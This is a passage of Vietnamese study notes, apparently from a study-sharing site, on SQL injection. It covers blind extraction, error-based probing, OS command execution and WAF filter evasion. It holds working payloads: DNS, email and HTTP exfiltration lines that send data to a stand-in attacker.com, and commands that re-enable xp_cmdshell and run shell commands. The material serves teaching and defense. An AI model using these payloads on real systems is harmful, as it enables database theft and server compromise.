Downloaded by T? Thiên (thien24112005@gmail.com)

Câu lệnh SQL	Giải thích	Ký tự có thể là
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 88 WAITFOR DELAY '0:0:5'	Phản hồi nhanh	'N' - 'X'
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 82 WAITFOR DELAY '0:0:5'	Phản hồi chậm	'R' - 'X'
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 85 WAITFOR DELAY '0:0:5'	Phản hồi nhanh	'R' - 'U'
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 83 WAITFOR DELAY '0:0:5'	Phản hồi chậm	'S' - 'U'
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 84 WAITFOR DELAY '0:0:5'	Phản hồi nhanh	'S' - 'T'
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) = 83 WAITFOR DELAY '0:0:5'	Phản hồi chậm	Ký tự là 'S'

Sau 8 truy vấn, hacker xác định được ký tự đầu tiên là 'S'.
Tiếp tục thực hiện với ký tự thứ hai bằng cách thay đổi SUBSTRING(SYSTEM_USER, 2, 1).

3. Thực hiện trên các hệ quản trị cơ sở dữ liệu khác nhau
a, **SQL Server**
Dùng WAITFOR DELAY để tạo độ trễ:
IF ASCII(SUBSTRING(SYSTEM_USER, 1, 1)) > 77 WAITFOR DELAY '0:0:5'

VI. Trích xuất dữ liệu từng bit (Bitwise Extraction)

1. Tổng quan về kỹ thuật trích xuất dữ liệu từng bit

Mục tiêu chính: Kỹ thuật này giúp hacker trích xuất dữ liệu từ cơ sở dữ liệu bằng cách kiểm tra từng bit trong mã ASCII của một ký tự thay vì kiểm tra toàn bộ ký tự một lúc.
Nguyên tắc hoạt động:
Một ký tự ASCII gồm **8 bit** (ví dụ: ký tự 'A' có mã ASCII là 65 và biểu diễn nhị phân là 01000001).
Hacker kiểm tra từng bit của ký tự bằng cách sử dụng **toán tử AND bitwise (&)**.
Nếu một bit **bằng 1**, phản hồi sẽ bị trì hoãn (WAITFOR DELAY, SLEEP()), nếu **bằng 0**, phản hồi sẽ không bị trì hoãn.
Sau 8 lần kiểm tra, hacker sẽ ghép lại được giá trị ASCII của ký tự.

2. Cách hoạt động của kỹ thuật trích xuất dữ liệu từng bit

a, **Ví dụ kiểm tra bit đầu tiên của ký tự đầu tiên trong SYSTEM_USER**
Câu lệnh SQL:
IF ASCII(SUBSTRING(SYSTEM_USER, 1, 1)) & 64 = 64 WAITFOR DELAY '0:0:5'
b, **Lặp lại để lấy toàn bộ 8 bit của ký tự đầu tiên**

Downloaded by T? Thiên (thien24112005@gmail.com)

Câu lệnh kiểm tra	Giải thích	Kết quả bit
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128 = 128 WAITFOR DELAY '0:0:5'	Kiểm tra bit 8 (MSB)	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 = 64 WAITFOR DELAY '0:0:5'	Kiểm tra bit 7	1
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32 = 32 WAITFOR DELAY '0:0:5'	Kiểm tra bit 6	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 16 = 16 WAITFOR DELAY '0:0:5'	Kiểm tra bit 5	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 8 = 8 WAITFOR DELAY '0:0:5'	Kiểm tra bit 4	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 4 = 4 WAITFOR DELAY '0:0:5'	Kiểm tra bit 3	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 2 = 2 WAITFOR DELAY '0:0:5'	Kiểm tra bit 2	0
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 1 = 1 WAITFOR DELAY '0:0:5'	Kiểm tra bit 1 (LSB)	1

Ghép các bit lại:
Dãy bit: 01000001
Chuyển thành số thập phân: 65
Chuyển thành ký tự ASCII: 'A'
c, **Lặp lại với các ký tự tiếp theo**
Để kiểm tra ký tự thứ hai của SYSTEM_USER, thay đổi SUBSTRING(SYSTEM_USER, 2, 1).
Tiếp tục cho đến khi trích xuất được toàn bộ chuỗi.

VII. Sử dụng kỹ thuật dựa trên phản hồi

1. Tổng quan về kỹ thuật kiểm tra phản hồi đúng/sai

Mục tiêu của kỹ thuật này là **suy luận xem ứng dụng có bị SQL Injection hay không** dựa trên sự thay đổi của nội dung trang phản hồi khi sử dụng các điều kiện logic.
Nguyên tắc hoạt động:
Hacker gửi hai truy vấn có **điều kiện logic đúng và sai**.
Nếu nội dung trang phản hồi **khác nhau giữa hai truy vấn**, có thể kết luận rằng SQL Injection tồn tại.
Nếu phản hồi giống nhau trong cả hai trường hợp, có thể hệ thống không bị lỗi hoặc đã được bảo vệ.

2. Cách thức hoạt động của kỹ thuật này

a, **Kiểm tra phản hồi bằng điều kiện đúng/sai**

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

Truy vấn hợp lệ ban đầu (không tấn công):
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
Hacker kiểm tra bằng cách chèn điều kiện đúng (1=1):
' AND '1'='1
Nếu ứng dụng dễ bị SQL Injection, truy vấn sẽ trở thành:
SELECT * FROM users WHERE username = 'admin' AND '1'='1';
Hacker kiểm tra bằng cách chèn điều kiện sai (1=2):
' AND '1'='2
Nếu ứng dụng dễ bị tấn công, truy vấn sẽ trở thành:
SELECT * FROM users WHERE username = 'admin' AND '1'='2';
Vì '1'='2' **luôn sai**, truy vấn **sẽ không trả về dữ liệu**, dẫn đến thay đổi nội dung trang phản hồi.
b, **Phân tích kết quả phản hồi**

Payload SQL	**Phản hồi trang web**	**Kết luận**
' AND '1'='1	Hiển thị nội dung như bình thường	Có thể bị SQL Injection
' AND '1'='2	Hiển thị trang trống hoặc lỗi	Có thể bị SQL Injection
' OR '1'='1	Bỏ qua xác thực, hiển thị dữ liệu không giới hạn	Chắc chắn bị SQL Injection

3. Mở rộng tấn công dựa trên điều kiện đúng/sai
a, **Kiểm tra số lượng cột trong bảng**
Dùng ORDER BY để xác định số lượng cột của bảng:
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 --
b, **Suy luận dữ liệu từng ký tự**
Kiểm tra ký tự đầu tiên của username:
' AND SUBSTRING(username,1,1)='a'

4. Cách thực hiện trên các hệ quản trị cơ sở dữ liệu khác nhau
a, **SQL Server**
Kiểm tra phản hồi dựa trên điều kiện đúng/sai:
' AND 1=1 --
' AND 1=2 --

VIII. So sánh nội dung trang phản hồi

1. Tổng quan về kỹ thuật so sánh nội dung trang phản hồi

Downloaded by T? Thiên (thien24112005@gmail.com)

Mục tiêu chính: Kỹ thuật này giúp hacker xác định xem một ứng dụng có bị SQL Injection hay không bằng cách **quan sát sự khác biệt trong nội dung trang web khi sử dụng các điều kiện logic khác nhau**.
Nguyên tắc hoạt động:
Hacker gửi **hai truy vấn giống nhau nhưng có điều kiện logic khác nhau** (TRUE và FALSE).
Nếu phản hồi trang **khác nhau** giữa hai truy vấn, hacker có thể kết luận rằng truy vấn SQL **đã được thực thi**.
Hacker có thể **lặp lại kỹ thuật này để suy luận dữ liệu từ cơ sở dữ liệu**.

2. Cách thức hoạt động của kỹ thuật này
a, **Kiểm tra phản hồi dựa trên điều kiện đúng/sai**
Truy vấn hợp lệ ban đầu (không tấn công):
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
Hacker kiểm tra bằng cách chèn điều kiện đúng (1=1)
' AND 1=1 --
Nếu ứng dụng dễ bị SQL Injection, truy vấn sẽ trở thành:
SELECT * FROM users WHERE username = 'admin' AND 1=1;
Vì 1=1 **luôn đúng**, truy vấn **trả về dữ liệu bình thường** và trang web hiển thị giống như khi đăng nhập thành công.
Hacker kiểm tra bằng cách chèn điều kiện sai (1=2)
' AND 1=2 --
Nếu ứng dụng dễ bị SQL Injection, truy vấn sẽ trở thành:
SELECT * FROM users WHERE username = 'admin' AND 1=2;
b, **Suy luận dữ liệu dựa trên so sánh nội dung trang**
Hacker có thể kiểm tra từng ký tự của dữ liệu bằng cách sử dụng SUBSTRING và ASCII
Kiểm tra xem ký tự đầu tiên của username có phải là 'a' không:
' AND SUBSTRING(username,1,1)='a' --
c, **Ví dụ với kiểm tra từng ký tự trong SYSTEM_USER**

Câu lệnh SQL	**Kết quả phản hồi**	**Kết luận**
' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) = 65 --	Giống 1=1	Ký tự đầu tiên là 'A'
' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) = 66 --	Giống 1=2	Ký tự đầu tiên không phải 'B'
' AND ASCII(SUBSTRING(SYSTEM_USER,2,1)) = 100 --	Giống 1=1	Ký tự thứ hai là 'd'

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

3. Cách thực hiện trên các hệ quản trị cơ sở dữ liệu khác nhau

a, **SQL Server**

Kiểm tra phản hồi dựa trên điều kiện đúng/sai:

' AND 1=1 --

' AND 1=2 --

IX. Chèn truy vấn gây lỗi và quan sát thay đổi

1. Tổng quan về kỹ thuật chèn truy vấn gây lỗi

Mục tiêu của kỹ thuật này là **kiểm tra xem ứng dụng có dễ bị SQL Injection hay không** bằng cách cố tình chèn truy vấn gây lỗi và quan sát phản hồi của trang web.

Nguyên tắc hoạt động:

Hacker cố tình gây lỗi SQL bằng cách sử dụng các câu lệnh không hợp lệ như ORDER BY, GROUP BY, hoặc các phép toán không thể thực hiện được.

Nếu trang web phản hồi khác với bình thường hoặc hiển thị lỗi SQL, hacker có thể kết luận rằng **ứng dụng dễ bị tấn công SQL Injection**.

Nếu ứng dụng xử lý lỗi chung và không hiển thị lỗi SQL, hacker có thể cần kết hợp với các kỹ thuật khác để khai thác thêm.

2. Cách thức hoạt động của kỹ thuật này

a, **Sử dụng ORDER BY để xác định số lượng cột**

Truy vấn hợp lệ ban đầu (không tấn công):

SELECT id, username, email FROM users WHERE username = 'admin';

Hacker chèn ORDER BY với số cột lớn hơn thực tế

' ORDER BY 1000 --

Kỹ thuật thử dần số lượng cột hợp lệ

Thử với ORDER BY 1, ORDER BY 2, ORDER BY 3, ... đến khi xảy ra lỗi.

Nếu ORDER BY 4 hoạt động nhưng ORDER BY 5 bị lỗi → bảng có **4 cột**.

b, **Sử dụng GROUP BY để kiểm tra số lượng cột**

Tương tự như ORDER BY, hacker có thể dùng GROUP BY để kiểm tra số cột:

' GROUP BY 1000 --

Nếu bảng có ít hơn 1000 cột, **truy vấn sẽ gây lỗi**.

c, **Dùng phép toán không hợp lệ để gây lỗi SQL**

Thực hiện phép chia cho 0 để kiểm tra phản hồi:

' AND 1/0=1 --

Dùng toán tử không hợp lệ:

' AND 'a' + 1 = 1 --

d, **Kiểm tra lỗi kiểu dữ liệu**

Kiểm tra xem cột có chứa dữ liệu số hay chuỗi bằng cách dùng phép cộng (+) hoặc nối chuỗi (||).

Ví dụ trong SQL Server:

' UNION SELECT NULL + 1 --

Downloaded by T? Thiên (thien24112005@gmail.com)

3. Cách thực hiện trên các hệ quản trị cơ sở dữ liệu khác nhau
SQL Server
Sử dụng ORDER BY để tìm số lượng cột:
' ORDER BY 1000 --
Dùng phép chia cho 0 để tạo lỗi:
' AND 1/0=1 --

IV. Sử dụng kênh thay thế (Using Alternative Channels)
IV.1: Sử dụng DNS để trích xuất dữ liệu
1. Tổng quan về kỹ thuật trích xuất dữ liệu qua DNS
Mục tiêu chính: Hacker có thể **trích xuất dữ liệu từ hệ thống mà không cần hiển thị kết quả trên trang web**, bằng cách **gửi dữ liệu đến một máy chủ bên ngoài** thông qua các truy vấn SQL đặc biệt.
Nguyên tắc hoạt động:
Một số hệ quản trị cơ sở dữ liệu có **chức năng thực hiện truy vấn qua mạng** (ví dụ: gọi đến một máy chủ SMB hoặc DNS bên ngoài).
Hacker có thể **ép server gửi dữ liệu ra ngoài** bằng cách nhúng dữ liệu vào một truy vấn gọi đến máy chủ DNS hoặc file share của hacker.
Nếu server **kết nối đến máy chủ của hacker**, chứng tỏ **SQL Injection tồn tại** và hacker có thể bắt đầu trích xuất dữ liệu.

2. Cách thức hoạt động của kỹ thuật này
2.1. Sử dụng xp_dirtree trong SQL Server để gửi dữ liệu ra ngoài
Câu lệnh SQL:
xp_dirtree '\\attacker.com\payload'
2.2. Sử dụng OPENROWSET hoặc OPENDATASOURCE để gửi dữ liệu
Sử dụng OPENROWSET để mở kết nối từ xa và gửi dữ liệu:
SELECT * FROM OPENROWSET('SQLNCLI', 'Server=attacker.com;Uid=sa;Pwd=password;', 'SELECT @@version')
2.3. Kết hợp DNS để gửi dữ liệu dưới dạng truy vấn
Hacker có thể nhúng dữ liệu vào tên miền để gửi nó qua DNS:
DECLARE @data NVARCHAR(4000);
SET @data = (SELECT TOP 1 name FROM sys.databases);
EXEC xp_dirtree '\\' + @data + '.attacker.com\log';
Dữ liệu (tên database) sẽ được gửi dưới dạng DNS request đến **<tên_database>.attacker.com**.
Hacker có thể xem request trên **máy chủ DNS của mình** và lấy dữ liệu.

3. Cách thực hiện trên các hệ quản trị cơ sở dữ liệu khác nhau
SQL Server
Dùng xp_dirtree để gửi dữ liệu ra ngoài:

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

xp_dirtree '\\attacker.com\payload'

Dùng OPENROWSET để kết nối đến máy chủ từ xa:

SELECT * FROM OPENROWSET('SQLNCLI', 'Server=attacker.com;Uid=sa;Pwd=password;', 'SELECT @@version')

IV: Gửi dữ liệu qua email hoặc HTTP request

1. Tổng quan về kỹ thuật gửi dữ liệu qua email hoặc HTTP request

Mục tiêu chính: Kỹ thuật này cho phép hacker **trích xuất dữ liệu ra khỏi hệ thống mà không cần hiển thị trên trang web** bằng cách **gửi dữ liệu qua email hoặc HTTP request đến một máy chủ bên ngoài**.

Nguyên tắc hoạt động:

Nếu hệ thống **có quyền gửi email hoặc gọi API HTTP**, hacker có thể lợi dụng để **gửi dữ liệu nhạy cảm ra ngoài**.

Đây là một kỹ thuật mạnh mẽ trong SQL Injection mù khi hacker **không thể nhận phản hồi trực tiếp trên trang web**.

2. Cách thức hoạt động của kỹ thuật này

2.1. Gửi dữ liệu qua email

Một số cơ sở dữ liệu hỗ trợ gửi email trực tiếp, hacker có thể lợi dụng điều này để **gửi dữ liệu nhạy cảm đến email của mình**.

Ví dụ trong SQL Server:

```
EXEC msdb.dbo.sp_send_dbmail
@recipients = 'hacker@attacker.com',
@subject = 'Database Leak',
@body = (SELECT TOP 1 username + ' : ' + password FROM users);
```

2.2. Gửi dữ liệu qua HTTP request

Hacker có thể dùng các hàm gọi HTTP trong SQL để gửi dữ liệu ra ngoài qua một API hoặc webhook.

Ví dụ trong SQL Server với xp_cmdshell (nếu được bật):

```
EXEC xp_cmdshell 'curl -X POST http://attacker.com/logger.php --data "data=$(SELECT
username FROM users)"';
```

2.3. Gửi dữ liệu qua HTTP trong Oracle

Oracle hỗ trợ gửi dữ liệu qua HTTP bằng UTL_HTTP.REQUEST

```
DECLARE l_req UTL_HTTP.REQ;
BEGIN
l_req := UTL_HTTP.BEGIN_REQUEST('http://attacker.com/logger.php?data=' || (SELECT
username FROM users WHERE ROWNUM=1));
UTL_HTTP.END_REQUEST(l_req);
END;
```

2.4. Sử dụng LOAD_FILE() trong MySQL để gửi dữ liệu qua API

Downloaded by T? Thiên (thien24112005@gmail.com)

Nếu server có quyền đọc file và gửi request HTTP, hacker có thể trích xuất dữ liệu bằng cách lưu vào file tạm và gửi đi.
SELECT * INTO OUTFILE '/tmp/leak.txt' FROM users;
SELECT LOAD_FILE('http://attacker.com/logger.php?data=' || '/tmp/leak.txt');

V. Tự động hóa khai thác SQL Injection mù (Automating Blind SQL Injection Exploitation)

1. Giới thiệu về các công cụ khai thác SQL Injection mù

Mục tiêu: Hỗ trợ hacker tự động khai thác SQL Injection mù bằng cách sử dụng các phương pháp suy luận dựa trên thời gian, phản hồi hoặc lỗi cổ điển.
Các công cụ này giúp trích xuất dữ liệu từ cơ sở dữ liệu mà không cần phản hồi lỗi hiển thị trực tiếp.
Một số công cụ có giao diện đồ họa (GUI) giúp người dùng dễ thao tác hơn, trong khi một số khác hoạt động dựa trên dòng lệnh (CLI).

2. Các công cụ phổ biến trong khai thác SQL Injection mù

2.1. Absinthe

Điểm mạnh:
Hỗ trợ lập bản đồ cơ sở dữ liệu và trích xuất dữ liệu bằng phương pháp suy luận dựa trên phản hồi.
Hỗ trợ nhiều hệ quản trị cơ sở dữ liệu phổ biến, cả mã nguồn mở (MySQL, PostgreSQL) và thương mại (SQL Server, Oracle).
Có giao diện đồ họa (GUI) thân thiện, giúp dễ sử dụng hơn.
Hạn chế:
Không hỗ trợ chữ ký, làm giảm hiệu quả khai thác trong một số tình huống.

2.2. BSQL Hacker

Tính năng nổi bật:
Sử dụng cả phương pháp suy luận dựa trên thời gian và phản hồi để trích xuất dữ liệu.
Hỗ trợ khai thác lỗi cổ điển để lấy thông tin từ cơ sở dữ liệu.
Hạn chế:
Công cụ vẫn đang trong giai đoạn thử nghiệm, có thể chưa ổn định.
Tuy nhiên, có tiềm năng phát triển và cung cấp nhiều tùy chọn cho việc khai thác.

2.3. SQLBrute

Được thiết kế dành cho người dùng dòng lệnh (CLI).
Chuyên dùng cho các hệ thống có lỗ hổng cố định mà hacker muốn khai thác bằng cách sử dụng suy luận dựa trên thời gian hoặc phản hồi.

2.4. Sqlninja

Một trong những công cụ nâng cao nhất hỗ trợ khai thác SQL Injection mù với kênh thay thế dựa trên DNS.
Cách hoạt động:
Tải lên một trình bao bọc nhị phân tùy chỉnh.
Thực thi lệnh trên hệ thống từ xa thông qua trình bao bọc này.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

Dữ liệu đầu ra từ lệnh sẽ được mã hóa và gửi qua chuỗi DNS request đến máy chủ của hacker.

2.5. Squeeza

Cách tiếp cận đặc biệt đối với SQL Injection, tách biệt giữa tạo dữ liệu và trích xuất dữ liệu.

Có thể trích xuất dữ liệu bằng các phương pháp sau:

Suy luận dựa trên thời gian.

Lỗi cổ điển.

Kênh DNS (thực hiện hoàn toàn qua T-SQL, không cần tải file nhị phân lên server

Chương VI: Khai thác hệ điều hành

Giới thiệu

Cơ sở dữ liệu hiện đại không chỉ lưu trữ dữ liệu mà còn cung cấp các chức năng giúp lập trình viên tương tác với hệ điều hành. Các tính năng này có thể bị lợi dụng thông qua SQL Injection để truy cập các phần của hệ thống tập tin.

Chương này sẽ đi sâu vào cách thức **truy cập hệ thống tập tin**, **thực hiện lệnh hệ điều hành**, và **mở rộng phạm vi tấn công** từ cơ sở dữ liệu sang toàn bộ hệ thống. Nó cũng trình bày các kỹ thuật tấn công phổ biến, giúp người đọc hiểu rõ hơn về cách bảo vệ hệ thống khỏi các cuộc tấn công này.

I. Truy cập hệ thống tập tin

1. Nâng cao đặc quyền để truy cập hệ thống tập tin

Các cuộc tấn công SQL Injection vào hệ điều hành thường yêu cầu tài khoản SQL có **đặc quyền cao**. Trước đây, nhiều ứng dụng sử dụng tài khoản **db-sysadmin**, giúp kẻ tấn công dễ dàng khai thác. Hiện nay, các hệ thống đã cải thiện bảo mật, nhưng kẻ tấn công vẫn có thể **kiểm tra đặc quyền hiện tại** và **tìm cách leo thang quyền hạn** để có quyền kiểm soát cao hơn.

Hầu hết các công cụ SQL Injection hiện nay đều có tính năng **kiểm tra đặc quyền của tài khoản SQL** và cung cấp các phương pháp để **nâng cấp quyền từ người dùng thông thường lên quản trị viên**.

2. Khai thác quyền truy cập vào hệ thống tập tin

Việc truy cập hệ thống tập tin trên máy chủ cơ sở dữ liệu (**DBMS**) mang lại nhiều cơ hội cho kẻ tấn công. Trong một số trường hợp, đây là bước đầu tiên để xâm nhập hệ điều hành, chẳng hạn như **tìm kiếm thông tin xác thực** được lưu trữ trên máy. Trong các tình huống khác, kẻ tấn công có thể **bỏ qua các cơ chế kiểm soát truy cập** của DBMS.

Ví dụ, **MySQL** thường lưu trữ tập tin cơ sở dữ liệu dưới dạng **văn bản ASCII**, cho phép kẻ tấn công **đọc nội dung trực tiếp**, ngay cả khi không có quyền truy vấn thông qua SQL.

3. Khai thác khả năng đọc tập tin trên hệ thống

Microsoft SQL Server

SQL Server hỗ trợ ghi tập tin thông qua các phương pháp như **OLE Automation**, **BCP (Bulk Copy Program)**, và **xp_cmdshell**.

Dùng xp_cmdshell để tạo và ghi nội dung vào tập tin:

EXEC xp_cmdshell 'echo Đây là một bài kiểm tra > C:\temp\test.txt';

Sử dụng BCP để xuất dữ liệu từ bảng SQL Server ra tập tin:

Downloaded by T? Thiên (thien24112005@gmail.com)

bcp "SELECT name FROM sysobjects" queryout C:\temp\testout.txt -c -T
Các công cụ khai thác SQL Injection thường sử dụng **xp_cmdshell** để tải tập tin lên hệ thống từ xa
Dùng DBMS_ADVISOR.CREATE_FILE để tạo tập tin đơn giản trên hệ thống:
EXEC SYS.DBMS_ADVISOR.CREATE_FILE('Dữ liệu mẫu', 'EXT_DIR', 'output.txt');
Bảng ngoài (External Table) có thể xuất dữ liệu ra tập tin dưới dạng Data Pump.

II. Thực hiện lệnh hệ điều hành

1.Thực thi lệnh hệ điều hành thông qua SQL Injection

SQL Injection không chỉ được sử dụng để truy cập và thao tác dữ liệu trong cơ sở dữ liệu mà còn có thể trở thành bàn đạp để thực thi lệnh trên hệ điều hành. Việc này cho phép kẻ tấn công mở rộng phạm vi tấn công, kiểm soát toàn bộ máy chủ và có thể tấn công sang các hệ thống khác trong cùng mạng.
Trong một số trường hợp, các máy chủ cơ sở dữ liệu (DBMS) như Microsoft SQL Server và Oracle đã trở thành mục tiêu chính của các nhà nghiên cứu bảo mật do có nhiều tính năng mạnh mẽ có thể bị lợi dụng. Những chức năng này có thể được khai thác để đọc, ghi tập tin, hoặc thực thi các lệnh tùy ý trên hệ điều hành, từ đó mở rộng khả năng tấn công.

2. Thực thi trực tiếp

a, Thực thi trực tiếp lệnh hệ điều hành trong Oracle

Oracle cung cấp nhiều phương pháp để thực thi lệnh hệ điều hành, bao gồm **EXTPROC, Java, và DBMS_SCHEDULER**. Tuy nhiên, hầu hết các phương pháp này yêu cầu quyền truy cập cao, chẳng hạn như thông qua **SQL*Plus hoặc PL/SQL Injection**, nhưng không thể thực hiện trực tiếp qua SQL Injection thông thường.
- DBMS_SCHEDULER xuất hiện từ Oracle 10g và yêu cầu quyền **CREATE JOB** (10g R1) hoặc **CREATE EXTERNAL JOB** (10g R2/11g). Kể từ phiên bản **10.2.0.2**, các lệnh hệ điều hành được thực thi với quyền hạn thấp hơn thay vì chạy với tư cách người dùng Oracle.
Ví dụ, kẻ tấn công có thể tạo một chương trình thực thi lệnh trên hệ thống như sau:

```
EXEC DBMS_SCHEDULER.create_program(
'RDS2009',
'EXECUTABLE',
'c:\WINDOWS\system32\cmd.exe /c echo 0wned >> c:\rds3.txt',
0,
TRUE
);
```

Sau đó, tạo và thực thi một Job:

```
EXEC DBMS_SCHEDULER.create_job(
job_name => 'RDS2009JOB',
program_name => 'RDS2009',
start_date => NULL,
repeat_interval => NULL,
```

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

```
end_date => NULL,
enabled => TRUE,
auto_drop => TRUE
);
```

Oracle 10g/11g có một cơ chế ít được ghi chép nhưng rất hiệu quả để thực thi lệnh hệ điều hành trực tiếp bằng **PL/SQL gốc**. Cách này cho phép thực thi các tập lệnh SQL*Plus thông qua việc sửa đổi tập tin **SPNC_COMMANDS** trên máy chủ.

Ví dụ, một mã độc có thể cấp quyền DBA cho tất cả người dùng bằng cách tạo một tập tin SQL và thực thi nó thông qua SQL*Plus.

b, Thực thi trực tiếp lệnh hệ điều hành trong Microsoft SQL Server

Microsoft SQL Server cung cấp nhiều phương pháp để thực thi lệnh hệ điều hành, phổ biến nhất là **xp_cmdshell**. Đây là một thủ tục hệ thống cho phép thực thi lệnh từ SQL Server với quyền của dịch vụ SQL, thường có mức đặc quyền cao.

xp_cmdshell

Cú pháp:

```
EXEC xp_cmdshell 'ipconfig';
```

Lệnh trên sẽ thực thi ipconfig trên hệ điều hành và trả về kết quả trong SQL Server.

Tuy nhiên, trên các phiên bản hiện đại, xp_cmdshell bị vô hiệu hóa theo mặc định. Kẻ tấn công có thể kích hoạt lại tính năng này bằng:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Điều này cho phép chạy xp_cmdshell trên SQL Server ngay cả khi nó bị tắt mặc định.

OLE Automation Procedures

Một phương pháp khác là sử dụng **sp_oacreate** để tạo đối tượng **WScript.Shell**, từ đó thực thi lệnh hệ điều hành:

```
DECLARE @shell INT;
EXEC sp_oacreate 'wscript.shell', @shell OUTPUT;
EXEC sp_oamethod @shell, 'run', NULL, 'cmd.exe /c echo Hacked > C:\hacked.txt';
```

Phương pháp này có thể thay thế xp_cmdshell nếu nó bị vô hiệu hóa.

CLR (Common Language Runtime)

SQL Server 2005 trở đi hỗ trợ tích hợp .NET, cho phép thực thi mã nhị phân .NET bên trong cơ sở dữ liệu. Kẻ tấn công có thể tải một **DLL độc hại** hoặc sử dụng các đoạn mã .NET để thực thi lệnh hệ thống.

c, Thực thi trực tiếp lệnh hệ điều hành trong MySQL

MySQL **không hỗ trợ trực tiếp** việc thực thi lệnh shell từ SQL. Tuy nhiên, kẻ tấn công có thể lợi dụng SQL Injection để thực hiện một số kỹ thuật tấn công gián tiếp như:

Sử dụng SELECT INTO DUMPFILE để ghi tập tin độc hại lên máy chủ, chẳng hạn như tạo một script PHP độc hại để thực thi lệnh hệ điều hành.

Downloaded by T? Thiên (thien24112005@gmail.com)

Tạo User-Defined Function (UDF): Một số phiên bản MySQL trước đây có thể bị khai thác bằng cách tải lên một **UDF** tùy chỉnh để thực thi mã hệ điều hành. Tuy nhiên, kỹ thuật này đòi hỏi quyền ghi vào thư mục chứa thư viện mở rộng của MySQL.
Truy vấn xếp chồng (stacked queries): Bắt đầu từ MySQL 5 trở lên, truy vấn xếp chồng có thể thực hiện được nhưng hiếm khi được tìm thấy trong thực tế.

Chương 7 – SQL Injection Attacks and Defense

Chương này tập trung vào các kỹ thuật SQL Injection nâng cao, giúp kẻ tấn công vượt qua các cơ chế bảo mật và thực hiện các cuộc tấn công hiệu quả hơn.

I. Tránh các bộ lọc đầu vào

1. Giới thiệu về bộ lọc đầu vào

Các ứng dụng web thường sử dụng **bộ lọc đầu vào** để ngăn chặn các cuộc tấn công SQL Injection bằng cách chặn hoặc xử lý dữ liệu đầu vào của người dùng.
Bộ lọc có thể hoạt động ở nhiều cấp độ khác nhau, bao gồm:
Mã nguồn ứng dụng: Xác thực đầu vào trong code.
Tường lửa ứng dụng web (Web Application Firewall - WAF): Phát hiện và ngăn chặn các mẫu tấn công SQL Injection.
Hệ thống ngăn chặn xâm nhập (Intrusion Prevention System - IPS): Bảo vệ mạng khỏi các cuộc tấn công.
Các bộ lọc này thường **tìm kiếm và ngăn chặn**:
Từ khóa SQL: SELECT, INSERT, UPDATE, DELETE...
Ký tự đặc biệt: ', ", --, #, ;...
Khoảng trắng: Nhằm hạn chế sự kết hợp các câu lệnh SQL độc hại.
Tuy nhiên, nhiều bộ lọc **có lỗ hổng** do cách triển khai không đầy đủ hoặc thiếu sót, cho phép kẻ tấn công né tránh bằng nhiều kỹ thuật tinh vi.

2. Các phương pháp né tránh bộ lọc đầu vào

a, Biến đổi chữ hoa/chữ thường

Một số bộ lọc chỉ kiểm tra từ khóa SQL theo cách **phân biệt chữ hoa/chữ thường**, nhưng SQL thực tế **không phân biệt** chúng.
Kẻ tấn công có thể sử dụng các biến thể để đánh lừa bộ lọc, ví dụ:
Nếu bộ lọc chặn SELECT, có thể sử dụng:

```
sElEcT * FrOm Users
```

Nếu UNION SELECT bị chặn, có thể thử:

```
unIoN sElEcT
```

Kỹ thuật này đặc biệt hiệu quả với các bộ lọc **chỉ tìm kiếm chuỗi cố định** mà không chuẩn hóa chữ hoa/thường trước khi kiểm tra.

b, Sử dụng nhận xét SQL để làm gián đoạn từ khóa

Nhận xét SQL (--, /* ... */) có thể được dùng để phá vỡ cấu trúc của bộ lọc hoặc làm cho các từ khóa không khớp với mẫu kiểm tra.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

Ví dụ, nếu bộ lọc tìm kiếm UNION SELECT, có thể tách nó bằng nhận xét:
pgsql

UNI/**/ON SEL/**/ECT * FROM users
Các kiểu nhận xét SQL có thể sử dụng:
Nhận xét đơn dòng: --
Nhận xét đa dòng: /* ... */
Nhận xét nội dòng (Inline Comments) (đặc biệt hiệu quả với MySQL):
cpp

UN/**/ION SE/**/LECT
Điều này đánh lừa bộ lọc kiểm tra từ khóa nhưng không ảnh hưởng đến cách SQL thực thi truy vấn.
c, Mã hóa URL để ẩn payload
Các bộ lọc đầu vào có thể **tìm kiếm trực tiếp các từ khóa hoặc ký tự đặc biệt**, nhưng đôi khi **không kiểm tra dữ liệu đã được mã hóa URL**.
Mã hóa URL (URL Encoding) giúp thay thế các ký tự quan trọng thành mã ASCII:
' (dấu nháy đơn) → %27
" " (khoảng trắng) → %20
/ (dấu gạch chéo) → %2F
Ví dụ, nếu bộ lọc chặn đầu vào có 'UNION SELECT', có thể thử:
Perl

%55%4E%49%4F%4E%20%53%45%4C%45%43%54
Mã hóa URL kép có thể đánh lừa bộ lọc bằng cách mã hóa ký tự % thành %25, ví dụ:
perl

%2527 → %27 (dấu nháy đơn)
Một số bộ lọc **giải mã URL nhiều lần**, dẫn đến việc payload được phục hồi sau giai đoạn lọc nhưng vẫn thực thi thành công.
d, Thực thi truy vấn động
